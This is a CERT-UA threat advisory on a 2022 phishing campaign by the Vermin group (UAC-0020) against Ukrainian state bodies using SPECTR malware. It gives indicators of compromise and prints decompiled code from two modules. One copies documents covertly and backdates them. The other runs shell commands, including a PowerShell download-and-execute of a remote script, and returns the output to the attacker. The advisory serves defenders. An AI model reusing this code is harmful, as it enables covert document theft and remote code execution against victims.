Cyber attack of the UAC-0020 group (Vermin) on state organizations of Ukraine using the malicious program SPECTR (CERT-UA # 4207)

General Information

The Governmental Computer Emergency Response Team of Ukraine CERT-UA received a notification from the Ministry of Defense of Ukraine about the distribution of e-mails on the topic of "supply" among the state authorities of Ukraine. In the appendix to the letter there is a password-protected archive "DVTPROVT.rar", which contains a file-shortcut "4222 VP MOU to the letter DVTPROTVT from 09.03.22 403-5-1324.rtf.lnk" and an EXE-file called "4222 VP MOU to the letter DVTPROVT from 09.03.22 403-5-1324.rtf ", which will be performed in case of opening the LNK-file.

As a result of the attack, the victim's computer will be affected by the modular malware SPECTR, which includes, but is not limited to: SPECTR.Usb, SPECTR.Shell, SPECTR.Fs, SPECTR.Info, SPECTR.Archiver and other components.

The attack was carried out by the group UAC-0020 (Vermin), whose activities are associated with the so-called security agencies so-called LNR. Note that for the attack on March 17, 2022, the infrastructure used by the group in July 2019 was used. It should be added that the server equipment of the UAC-0020 group (Vermin) has been located on the technical site of the Luhansk provider vServerCo (AS58271) for many years.

Compromise indicators:

Files:

```
baf502b4b823b6806cc91e2c1dd07613 ДВТПРОВТ.rar
993415425b61183dd3f900d9b81ac57f 4222 SE MOU on the letter DVTPROVT from
09.03.22 403-5-1324.rtf
1c2c41a5a5f89eccafea6e34183d5db9 4222 VP MOU on the letter DVTPROVT from
09.03.22 403-5-1324.rtf.lnk
d34dbbd28775b2c3a0b55d86d418f293 data.out
67274bdd5c9537affbd51567f4ba8d5f license.dat (2022-02-25) (SPECTR.Installer)
75e1ce42e0892ed04a43e3b68afdbc07 conhost.exe
e08d7c4daa45beca5079870251e50236 PluginExec.exe (SPECTR.PluginLoader)
adebdc32ef35209fb142d44050928083 Spectator2.exe (SPECTR.Spectator2)
3ed8263abe009c19c4af8706d52060f8 Archiver.dll (2021-04-09) (SPECTR.Archiver)
f0197bbb56465b5e2f1f17876c0da5ba ClientInfo.dll (SPECTR.Info)
```

```
d0632ef34514bbb0f675c59e6ecca717 FileSystem.dll (2021-04-09) (SPECTR.Fs)
00a54a6496734d87dab6685aa90588f8 FileTransfer.dll (2021-04-09) (SPECTR.Ft)
5db4313b8dbb9204f8f98f2c129fd734 Manager.dll (SPECTR.Mgr)
32343f2a6b8ac9b6587e2e07989362ab Shell.dll (2021-04-09) (SPECTR.Shell)
ecc7bb2e4672b958bd82fe9ec9cfab14 Usb.dll (SPECTR.Usb)
```


Network:

```
hxxp: // 176 [.] 119.2.212 / web / t / data.out
hxxp: // getmod [.] host / DSGb3Y3X
hxxp: // getmod [.] host / ThlAHy3S
hxxp: // getmod [.] host / OcthdaLm
getmod [.] host (2019-07-12)
syncapp [.] host (2019-07-12)
netbin [.] host (2019-07-12)
stormpredictor [.] host
meteolink [.] host
176 [.] 119.2.212
176 [.] 119.2.214
176 [.] 119.5.194
176 [.] 119.5.195
AS58271
```

Hosts:

```
HKCU \ Software \ Google \ Chrome \ NativeMessagingHosts \
com.microsoft.browsersec \ EncodedProfile
HKCU \ Software \ Google \ Chrome \ NativeMessagingHosts \
com.microsoft.browsercli \ EncodedProfile
% APPDATA% \ Microsoft \ ExcelCnv \ 1033 \ license.dat
% APPDATA% \ Microsoft \ ExcelCnv \ 1033 \ conhost.exe
ESET_OPINIONS (environment variable)
MSO (environment variable)
MS Office Add-In Install Task
```

Graphic images:



SPECTR.Usb

```
public int CopyFiles(string sourceDir, string targetDir)
{
    List<string> extList = "*.pdf *.doc *.docx *.docm *.xls *.xlsx *.xlsm *.ppt *.pptx *.odt *.odm *.ods *.odp *.cdr *.jpg *.tiff *.txt *.zip *.rar *.7z".Replace("*", "").Split(new char[]
    {
        ' '
    }, StringSplitOptions.RemoveEmptyEntries).ToList<string>();
    using (Process process = Process.Start(new ProcessStartInfo("robocopy.exe")
    {
        UseShellExecute = false,
        CreateNoWindow = true,
        WindowStyle = ProcessWindowStyle.Hidden,
        RedirectStandardInput = false,
        RedirectStandardOutput = false,
        RedirectStandardError = false,
        Arguments = sourceDir + " " + targetDir + " *.pdf *.doc *.docx *.docm *.xls *.xlsx *.xlsm *.ppt *.pptx *.odt *.odm *.ods *.odp *.cdr *.jpg *.tiff *.txt *.zip *.rar *.7z /s /COPY:DT /R:0 /W:0 /XO /MAXAGE:4 /MAX:5242880"
    }))
    {
        if (process == null)
        {
            return 0;
        }
        process.WaitForExit();
        process.Close();
    }
    DirectoryInfo directoryInfo = new DirectoryInfo(sourceDir);
    DateTime t = DateTime.Now.AddDays(-4.0);
    List<FileInfo> list = (from f in directoryInfo.GetFiles("*.*", SearchOption.AllDirectories)
    where extList.Contains(f.Extension)
    select f).ToList<FileInfo>();
    foreach (FileInfo fileInfo in list)
    {
        string fullName = fileInfo.FullName;
        try
        {
            if (fileInfo.LastWriteTime > t)
            {
                try
                {
                    MiscHelper.RemoveFileAttributes(fullName, FileAttributes.Hidden);
                }
                catch
                {
                }
                try
                {
                    fileInfo.LastWriteTime = t.AddDays(-1.0);
                }
                catch
                {
                }
            }
        }
        catch (Exception)
        {
        }
    }
    return list.Count;
}
```

SPECTR.Shell

```
private void Execute(string data, ProcessStartInfo startInfo, string exeName, bool getCommandFromUrl)
{
    Directory.SetCurrentDirectory(this.WorkingDirectory);
    string str = (exeName == Resources.Static_CmdFilename) ? "/c" : "-c";
    startInfo.Arguments = (getCommandFromUrl ? (" " + str + " \"IEX (New-Object System.Net.WebClient).DownloadString('" + data + "')\"") : (str + " \"" + data + "\""));
    using (Process process = Process.Start(startInfo))
    {
        if (process == null)
        {
            throw new ApplicationException("Невозможно запустить процесс " + exeName);
        }
        process.WaitForExit(5000);
        if (!process.HasExited)
        {
            process.Kill();
        }
        StringBuilder stringBuilder = new StringBuilder();
        StringBuilder stringBuilder2 = new StringBuilder();
        stringBuilder.Append(process.StandardOutput.ReadToEnd());
        stringBuilder2.Append(process.StandardError.ReadToEnd());
        ShellCommandResult shellCommandResult = new ShellCommandResult
        {
            Response = string.Format("Process ID: {0}. {1}{2}{3}", new object[]
            {
                process.Id,
                stringBuilder,
                Environment.NewLine,
                stringBuilder2
            }),
            WorkingDir = this.WorkingDirectory,
            Command = data
        };
        this.CommunicationService.SendObject(this.InstanceId, this.InstanceTaskId, "Shell Command [" + exeName + "]", shellCommandResult);
        process.Close();
    }
}
```